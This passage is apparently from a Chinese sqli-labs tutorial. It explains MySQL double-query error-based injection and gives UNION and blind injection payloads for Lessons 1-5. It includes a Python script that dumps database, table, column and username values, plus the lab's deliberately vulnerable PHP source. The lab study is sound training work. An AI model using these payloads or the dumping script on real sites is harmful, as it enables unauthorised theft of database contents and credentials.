| PLUGINS                               | information_schema |
```

一些研究人员发现，使用 group by 子句结合 rand()函数以及像 count（*）这样的聚合函数，在 SQL 查询时会出现错误，这种错误是随机产生的，这就产生了双重查询注入。使用 floor()函数只是为了将查询结果分类，否则就像上图一样。


使用如下 SQL 语句，发现多查询几次会爆出 duplicate entry 的错误，且将我们需要的信息都爆出来了。

select count(*),concat(0x3a,0x3a,(select database()),0x3a,0x3a,floor(rand()*2))a from information_schema.columns group by a;

```
mysql> select count(*),concat(0x3a,0x3a,(select database()),0x3a,0x3a,floor(rand()*2))a from informa
tion_schema.columns group by a;
+----------+---------------+
| count(*) | a             |
+----------+---------------+
|      266 | ::security::0 |
|      278 | ::security::1 |
+----------+---------------+
2 rows in set (0.02 sec)

mysql> select count(*),concat(0x3a,0x3a,(select database()),0x3a,0x3a,floor(rand()*2))a from informa
tion_schema.columns group by a;
+----------+---------------+
| count(*) | a             |
+----------+---------------+
|      294 | ::security::0 |
|      250 | ::security::1 |
+----------+---------------+
2 rows in set (0.02 sec)

mysql> select count(*),concat(0x3a,0x3a,(select database()),0x3a,0x3a,floor(rand()*2))a from informa
tion_schema.columns group by a;
ERROR 1062 (23000): Duplicate entry '::security::1' for key 'group_key'
mysql>
```

注意，我们要的是报错信息中所附带的我们需要的信息，而不是正常查询的结果，因为正常查询，网页只会给我们返回”You are in”，如下图

http://127.0.0.1/sqlilabs/Less-5/?id=1' union select 1,count(*),concat(0x3a,0x3a,(select database()),0x3a,0x3a,floor(rand()*2))a from information_schema.columns group by a--+





http://127.0.0.1/sqlilabs/Less-5/?id=1' union select 1,count(*),concat(0x3a,0x3a,(select user()),0x3a,0x3a,floor(rand()*2))a from information_schema.columns group by a--+


那么到底为什么 floor()、rand(0)、count()、group by 相结合，会产生这种错误呢？当时我也上 google 查了好些资料，但是都没怎么详细说明。后来去问 zusheng 表哥，他给了我一篇以前乌云上的分析文章:Mysql 报错注入原理分析(count()、rand()、group by)，这篇文章写得真是好，详细地分析了这个问题。

首先，rand(0)的查询结果几乎消除了 rand()函数原有的随机性，连续查询几次，我们会发现它的规律如下(01101)

```
mysql> select floor(rand(0)*2) from information_schema.schemata;
+------------------+
| floor(rand(0)*2) |
+------------------+
|                0 |
|                1 |
|                1 |
|                0 |
|                1 |
+------------------+
5 rows in set (0.00 sec)

mysql> select floor(rand(0)*2) from information_schema.schemata;
+------------------+
| floor(rand(0)*2) |
+------------------+
|                0 |
|                1 |
|                1 |
|                0 |
|                1 |
+------------------+
5 rows in set (0.00 sec)

mysql> select floor(rand(0)*2) from information_schema.schemata;
+------------------+
| floor(rand(0)*2) |
+------------------+
|                0 |
|                1 |
|                1 |
|                0 |
|                1 |
+------------------+
5 rows in set (0.00 sec)
```

其次，使用 group by 语句和 count()函数的时候，mysql 数据库会先建立一个虚拟表，当查询到新的键不在虚拟表中，数据库就会将其插入表中，如果数据库中已存在该键，则找到该键对应的计数字段并加 1。新建虚拟表如下

| 键 | 计数 |
| --- | --- |
| | |
| | |
| | |

由于我们使用了 rand(0)，在查询虚拟表之前会先执行一下 rand(0)，第一次的到结果为 0，发现虚拟表中没有，所以此时要插入键 0，在插入时，rand(0)函数又需要执行一遍，此时的查询结果为 1(根据上一张图片查询结果 01101 可知，第二次查询结果为 1)，所以此时要插入键 1，取第一条记录查询，虚拟表如下


| 键 | 计数 |
| --- | --- |
| 1 | 1 |
| | |
| | |

可能有的人不理解，为什么在插入虚拟表的时候又要执行一次 rand(0)，其实我们看到执行 rand(0)函数时，返回的结果是有规律的，但是，对于数据库而言，rand(0)就是一个未知的变

量，它必须确定具体值才能写入虚拟表。
取第二条记录查询，此时执行 rand(0)返回的结果为 1(此时对应上面 01101 的第三次查询结果 1)，查找虚拟表发现键 1 已经存在，所以直接加 1，虚拟表变化如下

| 键 | 计数 |
| --- | --- |
| 1 | 2 |
| | |
| | |

取第三条记录查询，此时执行 rand(0)返回的结果为 0(此时对应上面 01101 的第四次查询结果 0)，发现虚拟表中没有键 0，所以要将其写入虚拟表。同样在写入虚拟表的时候，rand(0)又执行了一遍，此时查询结果为上面 01101 的第五次结果 1，但是键 1 已经存在虚拟表中，由于键只能唯一，所以此时就会报错。所以在使用 floor()、rand(0)、count()、group by 时，数据表中至少要有 3 条记录才会报错.
下面就和常规的注入一样，只要修改子查询语句即可(第二个 select 语句)，然后就可以开开心心的开始手注了。
爆表名





爆列名


http://127.0.0.1/sqlilabs/Less-5/?id=1' union select 1,count(*),concat(0x3a,0x3a,(select column_name from information_schema.columns where table_name='
limit 1,1),0x3a,0x3a,floor(rand()*2))a from information_schema.columns group by a--+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Replace Al
Welcome Dhakkan
Duplicate entry '::username::0' for key 'group_key'
QLI DUMB SERIES-5


http://127.0.0.1/sqlilabs/Less-5/?id=1' union select 1,count(*),concat(0x3a,0x3a,(select column_name from information_schema.columns where table_name='
limit 2,1),0x3a,0x3a,floor(rand()*2))a from information_schema.columns group by a--+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Replace Al
Welcome Dhakkan
Duplicate entry '::password::0' for key 'group_key'
QLI DUMB SERIES-5

爆字段


http://127.0.0.1/sqlilabs/Less-5/?id=1' union select 1,count(*),concat(0x3a,0x3a,(select username from security.users limit 0,1),0x3a,0x3a,floor(rand()*2))a from
information_schema.columns group by a--+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Replace Al
Welcome Dhakkan
Duplicate entry '::Dumb::1' for key 'group_key'
QLI DUMB SERIES-5


http://127.0.0.1/sqlilabs/Less-5/?id=1' union select 1,count(*),concat(0x3a,0x3a,(select password from security.users limit 0,1),0x3a,0x3a,floor(rand()*2))a from
information_schema.columns group by a--+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Replace Al
Welcome Dhakkan
Duplicate entry '::Dumb::0' for key 'group_key'
QLI DUMB SERIES-5

```
mysql> select username,password from security.users limit 0,1;
+----------+----------+
| username | password |
+----------+----------+
| Dumb     | Dumb     |
+----------+----------+
1 row in set (0.00 sec)
```

最后贴个代码

```
import requests
from bs4 import BeautifulSoup
db_name = ''
table_list = []
column_list = []
url = '''http://192.168.1.158/sqlilabs/Less-5/?id=1'''
### 获取当前数据库名 ###
print('当前数据库名:')
payload = '''' and 1=(select count(*) from information_schema.columns group by
concat(0x3a,(select database()),0x3a,floor(rand(0)*2)))--+'''
r = requests.get(url+payload)
db_name = r.text.split(':')[-2]
print('[+]' + db_name)
### 获取表名 ###
print('数据库%s 下的表名:' % db_name)
for i in range(50):
    payload = '''' and 1=(select count(*) from information_schema.columns group
by concat(0x3a,(select table_name from information_schema.tables where
table_schema='%s' limit %d,1),0x3a,floor(rand(0)*2)))--+''' % (db_name,i)
    r = requests.get(url+payload)
    if 'group_key' not in r.text:
        break
    table_name = r.text.split(':')[-2]
    table_list.append(table_name)
    print('[+]' + table_name)
### 获取列名 ###
##### 这里以 users 表为例 #####
print('%s 表下的列名:' % table_list[-1])
for i in range(50):
    payload = '''' and 1=(select count(*) from information_schema.columns group
by concat(0x3a,(select column_name from information_schema.columns where
table_name='%s' limit %d,1),0x3a,floor(rand(0)*2)))--+''' % (table_list[-1],i)
    r = requests.get(url + payload)
    if 'group_key' not in r.text:
        break
    column_name = r.text.split(':')[-2]
    column_list.append(column_name)
    print('[+]' + column_name)
```

```
### 获取字段值 ###
#### 这里以 username 列为例 ####
print('%s 列下的字段值:' % column_list[-2])
for i in range(50):
    payload = '''' and 1=(select count(*) from information_schema.columns group by concat(0x3a,(select %s from %s.%s limit %d,1),0x3a,floor(rand(0)*2)))--+''' % (column_list[-2],db_name,table_list[-1],i)
    r = requests.get(url + payload)
    if 'group_key' not in r.text:
        break
    dump = r.text.split(':')[-2]
    print('[+]' + dump)
```

运行效果图

```
当前数据库名:
[+]security
数据库security下的表名:
[+]emails
[+]referers
[+]uagents
[+]users
users表下的列名:
[+]id
[+]username
[+]password
username列下的字段值:
[+]Dumb
[+]Angelina
[+]Dummy
[+]secure
[+]stupid
[+]superman
[+]batman
[+]admin
[+]admin1
[+]admin2
[+]admin3
[+]dhakkan
[+]admin4
```

## 1.9.2 总结

上面的一些东西可能会难理解一些，不过你多看几遍，再动手实践验证一遍，就很容易理解了。下一篇文章，将继续把上一次没写完的盲注讲完。

文章参考

double-query-injections-demystified

Mysql 报错注入原理分析(count()、rand()、group by)


视频连接

https://www.youtube.com/watch?v=zaRlcPbfX4M&feature=youtu.be


# 1.10Error Based Sql Injections

## 1.10.Lession 1


第一关就碰壁，原因是服务器端开启的 magic_quotes_gpc，会把'转义成\'，在 php.ini 中将 magic_quotes_gpc 设置成 Off 再重启 web 服务即可。
通过观察发现，可以遍历 id 的值来获取用户名和密码





报错类型




判断字段





判断显示位(2,3 处为显示位)





使用 union 语句查询时，必须使前面的语句查询出错(例如 id=-1，而 id 中并没有为-1 的)，以为当查询出错时，sql 语句结果为空，也就会显示我们构造的 sql 语句所查询的内容，即 union 之后语句的执行结果。

爆数据库名(将显示位替换成 mysql 函数)



爆表名(数据库 security 下的所有表名)




爆列名(表 users 下的所有列名)




爆出字段值(security.users 下所有的账号密码)




源码如下

```php
<?php
    include("../sql-connections/sql-connect.php");
    error_reporting(0);
    if(isset($_GET['id']))
    {
        $id=$_GET['id'];
        $fp=fopen('result.txt','a');
        fwrite($fp,'ID:'.$id."\n");
        fclose($fp);
        $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
        if($row)
        {
            echo "<font size='5' color= '#99FF00'>";
            echo 'Your Login name:'. $row['username'];
            echo "<br>";
            echo 'Your Password:' .$row['password'];
            echo "</font>";
        }
        else
        {
```

```
            echo '<font color= "#FFFF00">';
            print_r(mysql_error());
            echo "</font>";
        }
    }
    else { echo "Please input the ID as parameter with numeric value";}
?>
```

## 1.10.2Lession 2

报错信息如下


可以看到报错信息是' LIMIT 0,1 说明后台语句可能查询语句为 `SELECT * FROM users WHERE id=$id LIMIT 0,1`，对用户的输入没有经过任何处理，直接带入数据库查询。

所以 payload 如下

爆表名

```
id=-1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()
```

爆列名

```
id=-1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name="users"
```

爆数据

```
id=-1 union select 1,2,group_concat(username,':',password) from security.users
```


源代码如下

```
<?php
    include("../sql-connections/sql-connect.php");
    error_reporting(0);
    if(isset($_GET['id']))
    {
        $id=$_GET['id'];
        $fp=fopen('result.txt','a');
        fwrite($fp,'ID:'.$id."\n");
        fclose($fp);
        $sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
```

```
        if($row)
        {
            echo "<font size='5' color= '#99FF00'>";
            echo 'Your Login name:'. $row['username'];
            echo "<br>";
            echo 'Your Password:' .$row['password'];
            echo "</font>";
        }
        else
        {
            echo '<font color= "#FFFF00">';
            print_r(mysql_error());
            echo "</font>";
        }
    }
   else
   {
      echo "Please input the ID as parameter with numeric value";
   }
?>
```

## 1.10.3Lession 3

报错信息如下




报错信息`'1'') LIMIT 0,1`表明开发者可能使用的 SQL 查询语句为`SELECT * FROM users WHERE id=( '$id' ) LIMIT 0,1`

爆表名

```
id=-1')      union      select      1,2,group_concat(table_name)      from
information_schema.tables where table_schema="security"--+
```

爆列名、爆数据类似


源代码如下

```
<?php
    include("../sql-connections/sql-connect.php");
    error_reporting(0);
    if(isset($_GET['id']))
    {
```

```
        $id=$_GET['id'];
        $fp=fopen('result.txt','a');
        fwrite($fp,'ID:'.$id."\n");
        fclose($fp);
        $sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
        if($row)
        {
            echo "<font size='5' color= '#99FF00'>";
            echo 'Your Login name:'. $row['username'];
            echo "<br>";
            echo 'Your Password:' .$row['password'];
            echo "</font>";
        }
        else
        {
            echo '<font color= "#FFFF00">';
            print_r(mysql_error());
            echo "</font>";
        }
    }
   else { echo "Please input the ID as parameter with numeric value";}
?>
```

## 1.10.4Lession 4

报错信息如下




报错信息`"1"") LIMIT 0,1`表明开发者可能使用的 SQL 查询语句为`SELECT * FROM users WHERE id=("$id") LIMIT 0,1`

爆表名

```
id=-1")      union      select      1,2,group_concat(table_name)      from
information_schema.tables where table_schema="security"--+
```

爆列名、爆数据类似

源代码如下

```php
<?php
    include("../sql-connections/sql-connect.php");
    error_reporting(0);
    if(isset($_GET['id']))
    {
        $id=$_GET['id'];
        $fp=fopen('result.txt','a');
        fwrite($fp,'ID:'.$id."\n");
        fclose($fp);
        $id = '"' . $id . '"';
        $sql="SELECT * FROM users WHERE id=($id) LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
        if($row)
        {
            echo "<font size='5' color= '#99FF00'>";
            echo 'Your Login name:'. $row['username'];
            echo "<br>";
            echo 'Your Password:' .$row['password'];
            echo "</font>";
        }
        else
        {
            echo '<font color= "#FFFF00">';
            print_r(mysql_error());
            echo "</font>";
        }
    }
   else { echo "Please input the ID as parameter with numeric value";}
?>
```

# 1.11sqli-lab5 盲注入门(一)

## 1.11.1Lession 5

如果所查询的用户 id 在数据库中，可以发现页面显示"You are in"，而不像前 4 关那样会显示出具体的账号密码。


如果 sql 语句查询结果不存在，则不会显示”You are in”


这种类型的 SQL 注入属于盲注型，使用 id=1’观察报错信息，如下图



可以看到报错信息是"1" LIMIT 0,1'，也就是说后台代码可能是这样写的：`SELECT * FROM users WHERE id='$id' LIMIT 0,1,`

下面，我们进行手工盲注测试，需要用到 substr()、length()、ascii()、left()、count()这些 sql 数据库函数。

ascii(a) 将 a 转 换 成 其 ASCII 值

ord(a) 将 a 转 换 成 其 ASCII 值

left(a,b) 从左往右截取字符串 a 的前 b 个字符
substr(a,b,c) 从 b 位置开始，截取字符串 a 的 c 长度
mid(a,b,c)从位置 b 开始，截取 a 字符串的 c 位
select * from table_name limit m,n;表示从 m+1 开始取 n 条查询记录
具体可以参考这一篇文章：sqli-labs 环境搭建及数据库基础
首先，我们要获取当前数据库名的长度，用于之后的数据库名猜解
http://127.0.0.1/sqlilabs/Less-5/?id=1' and (length(database())=1)--+






上面的数字你可以从 1 开始递增，发现在 length(database())=8 的时候，页面返回了正确信息，这说明当前数据库名长度为 8,你可以用 python 写个简单脚本跑一下，效果图如下

```
http://192.168.1.158/sqlilabs/Less-5/?id=1' and (length(database())=1)--+
http://192.168.1.158/sqlilabs/Less-5/?id=1' and (length(database())=2)--+
http://192.168.1.158/sqlilabs/Less-5/?id=1' and (length(database())=3)--+
http://192.168.1.158/sqlilabs/Less-5/?id=1' and (length(database())=4)--+
http://192.168.1.158/sqlilabs/Less-5/?id=1' and (length(database())=5)--+
http://192.168.1.158/sqlilabs/Less-5/?id=1' and (length(database())=6)--+
http://192.168.1.158/sqlilabs/Less-5/?id=1' and (length(database())=7)--+
http://192.168.1.158/sqlilabs/Less-5/?id=1' and (length(database())=8)--+
